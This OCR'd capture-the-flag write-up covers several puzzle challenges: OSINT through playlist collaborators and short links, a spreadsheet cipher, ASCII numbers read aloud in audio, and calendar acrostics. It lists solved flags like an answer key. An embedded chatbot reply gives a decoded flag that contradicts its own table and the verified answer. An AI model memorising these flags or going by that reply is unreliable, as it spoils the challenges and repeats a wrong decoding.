
2. **Identify owner/collaborators**
    - Open the playlist **collaboration** dialogs to list owners/collaborators — e.g. **Caelus**, **ValEnjoyer**, **mads mikkelsen**.








3. **Check playlist descriptions / profile cards**
    - Inspect description popups and profile cards. One playlist description contained: https://www.instagram.com/caityvne2/profilecard/?igsh=MXg2d3p5Y2tkc2psNQ== and a tiny.cc link tiny.cc/caityvne2.






4. **Resolve the tiny.cc / short link**
    - Open tiny.cc/caityvne2 (or equivalent short link found in the playlist/profile). The target doc returned “THIS LINK IS INVALID LOL, GOTCH YOU :V” — intentionally zonked. (Screenshot /mnt/data/WhatsApp Image 2025-10-16 at 07.38.07_298c2ea2.jpg).




5. **Switch target to the other collaborator (ValEnjoyer)**
    - Explore other playlists owned/collaborated by **ValEnjoyer** — particularly the *Banger* playlist — and inspect the description text “what a shortie on where to go /gAo9j”. (See /mnt/data/Screenshot_7.png).




6. **Interpret the clue /gAo9j**
    - Treat /gAo9j as a short-URL slug. Try common short domains (e.g., shorturl.at/gAo9j, bit.ly/gAo9j, tinyurl.com/gAo9j) or use ChatGPT to suggest

likely shortener domains. The “shortie” wording hints at *short URL* usage.



7. **Open the redirected Google Docs/Sheets**
    - Following the successful short URL lead eventually revealed a Google Sheets document (or spreadsheet view) that contained table cells with the pieces of the flag


docs.google.com
Untitled spreadsheet
pu - flag { 4re - Y0u -
Ctf - Anti Error -Richie Obhasa
Sheet1

MISC

StockList

Solved On: October 10th, 10:33:21 AM
Solved by: Gale Adi
Flag Retrieved: pu-flag{y0u-h4v3nT-s3En-4nYtH1n9-y3t}

Challenge Overview:

The **StockList** challenge provides a link leading to a spreadsheet containing a list of games and several tables filled with codes like A10, C6, B3, etc.
At the bottom of the spreadsheet, there's also a long hexadecimal string.
The challenge description includes a clue: *"why is there an encode tab?"*, indicating that the table is part of an encoding or cipher puzzle designed to hide a secret message — the flag.

Key Findings:


- Each combination like B5 or C6 points to a specific coordinate in another table that maps to letters or symbols.
- The second pink table acts as a **substitution cipher grid**, where each cell represents a character.
- Decoding all sequences using this cipher table produces a leetspeak string:
- y0u-H4v3nT-s3En-4nYtH1n9-y3t
- Translating the leetspeak gives the readable phrase:
  "you-havent-seen-anything-yet", which corresponds to the final flag.

Tools Used:

- Google Sheets / Microsoft Excel
- Manual decoding and mapping
- ChatGPT (for assistance and verification)
- Hex-to-Text converter (Cyber Chef)

Solving Step-by-Step:

1. **Initial Analysis**
    - The provided link http://tiny.cc/game-store2 opened a spreadsheet containing a "Games List" and multiple coded cells such as A10, E6, C6, etc.
    - The hexadecimal text at the bottom (7468652066...) decodes to




"the flag is on the unreleased game :)"
suggesting that the flag relates to unreleased games like *Little Nightmare III* haracter in the second pink cipher table.

2. Pattern Discovery

- Each code (e.g., A10, C6) corresponds to a specific character in the second pink cipher table.

3. Decoding Process



o By cross-referencing each cell (e.g., B5, A10, E6, C6, etc.) with the cipher table, a sequence of characters was formed.

o The decoded output:

o y0u-H4v3nT-s3En-4nYtH1n9-y3t

4. Formatting the Flag

- According to the given format pu-flag{some_flag}, the final flag becomes:
- pu-flag{y0u-h4v3nT-s3En-4nYtH1n9-y3t}

5. Verification

- The flag was submitted and verified as **correct** in the CTF platform.

BrokenBot

Solved On: October 12th, 9:15:41 AM
Solved by: Richie Obhasa
Flag Retrieved: pu-flag{ASCII-1s-s0-3asy-cRq-Y0u-h34R?}
Challenges overview

An audio file (Chall.m4a) contains a “broken” AI bot speaking a long sequence of integers. The task is to “translate” what it says. The description hints that the bot now “speaks something I don’t understand,” which strongly suggests numeric encodings (e.g., ASCII/Unicode code points).

Key Findings

- The audio clearly reads numbers in the 30–120 range, typical of ASCII.
- A short sample like 112, 117, 45, 102, 108, 97, 103, 123, … maps to characters p u - f l a g { …, confirming ASCII decimal.
- Therefore the solution is to transcribe the numbers and convert each to its ASCII character, then concatenate.

Tools Used

- Gemini For Transcription and convert decimal to text

Solving Step-by-step

1. Inspect the prompt & file
    - Download and play Chall.m4a. You’ll hear a clean sequence of integers read out loud.

2. Transcribe the numbers using Gemini
    - Jot the numbers in order (comma-separated).
      Example from the beginning of the file:
      112, 117, 45, 102, 108, 97, 103, 123, …

Tantangannya berbunyi:

> "My friend accidentally do something to my AI Bot and now it speaks something I don't understand. Can you help translate?"
> (Teman saya tidak sengaja melakukan sesuatu pada AI Bot saya dan sekarang ia berbicara sesuatu yang tidak saya mengerti. Bisakah Anda bantu menerjemahkannya?)

Anda telah mengunggah file audio yang berjudul `Chall.m4a` yang kemungkinan besar adalah audio yang dimaksud oleh AI Bot tersebut.

Anda juga telah mencoba mentranskripsi dan menerjemahkan angka-angka yang ada di dalam file audio tersebut:

112, 117, 45, 102, 108, 97, 103, 123, 65, 83, 67, 73, 73, 45, 49, 110, 45, 53, 111, 117, 110

Mengingat konteksnya adalah tantangan CTF (Capture The Flag) dengan judul "BrokenBot" dan petunjuknya adalah "translate" (terjemahkan), urutan angka tersebut kemungkinan besar adalah **kode ASCII (American Standard Code for Information Interchange)** yang harus diterjemahkan menjadi teks untuk mendapatkan **Flag**.

Mari kita terjemahkan urutan angka tersebut sebagai kode ASCII:

Angka (Desimal)	Karakter ASCII
112	p
117	u
102	f
108	l
97	a
103	g
123	{
65	A
83	S
67	C
73	I
73	I
45	-
49	1
110	n
45	-
53	5
111	o
117	u
110	n
100	d
45	-
99	c
52	4
110	n
45	-
89	Y
48	0
117	u
45	-
104	h
51	3
52	4
82	R
63	?
125	}

Export to Sheets

CTF - Anti Error - Richie Obhasa


Flag yang Dihasilkan:

Dengan menggabungkan semua karakter dari urutan ASCII di atas, Flag yang tersembunyi adalah:

`puflag{ASCII-Is-Sound-e4s-Y0u-h34R?}`

Pastikan Anda telah memasukkan seluruh urutan angka dari audio secara benar untuk mendapatkan Flag yang valid.

3. Recognize the encoding
    - Values fall in printable ASCII range (32–126).
    - Quick spot check: 112 → 'p', 117 → 'u', 45 → '-' ⇒ starts with pu-.
4. Convert decimals → ASCII (Using GEMINI)



5. Final Flag
    - Paste the exact decoded string pu-flag{ASCII-1s-s0-3asy-cRq-Y0u-h34R?} into the portal.

RemoteWorkerSoBusyLha

Solved On: October 13th, 1:36:10 PM
Solved by: Richie Obhasa
Flag Retrieved: pu-flag{h4ve-y0u-trY-t0-r34d-c4lendar-b3f0re}

Challenges overview

You're given an exported calendar (.ics). The prompt hints that the person is "super busy," but the schedule "looks odd." The flag is hidden inside the calendar's event names and structure.

Key Findings


- The calendar contains several **all-day events named just "-"**. These don't make sense as real meetings and act as **block separators**.
- Inside each block, the **first letters** of successive event titles form a word.
- Across blocks, those words read like a sentence in leetspeak that matches the required flag format.

Tools Used

- ChatGPT for The translate message and open the calender

Solving Step-by-step

1. **Open the ICS:** Unzip Robert_Cashew.ics.zip, then open Robert_Cashew.ics in a text editor.
2. **Notice the structure:** Each event is inside BEGIN:VEVENT … END:VEVENT with a SUMMARY: line (the meeting title). You'll also see several all-day events whose **SUMMARY is "-"**; treat each "-" as the **start of a new block**.



3. **Read acrostics:** For **each block**, take the **first letter** of every event title (keep digits as digits). Examples:
    - Block 2 titles: *feedback session, lunch with team, anytime call, game night, handoff, 4pm checkpoint, vendor demo, engineering sync* → **f l a g h 4 v e** → "flagh4ve".

- Next blocks yield: y0u, try, t0, r34d, c4lendar, b3for …




🧠 4. Pola "segmen" antara tanda "-"

CTF - Anti Error - Richie Obhasa

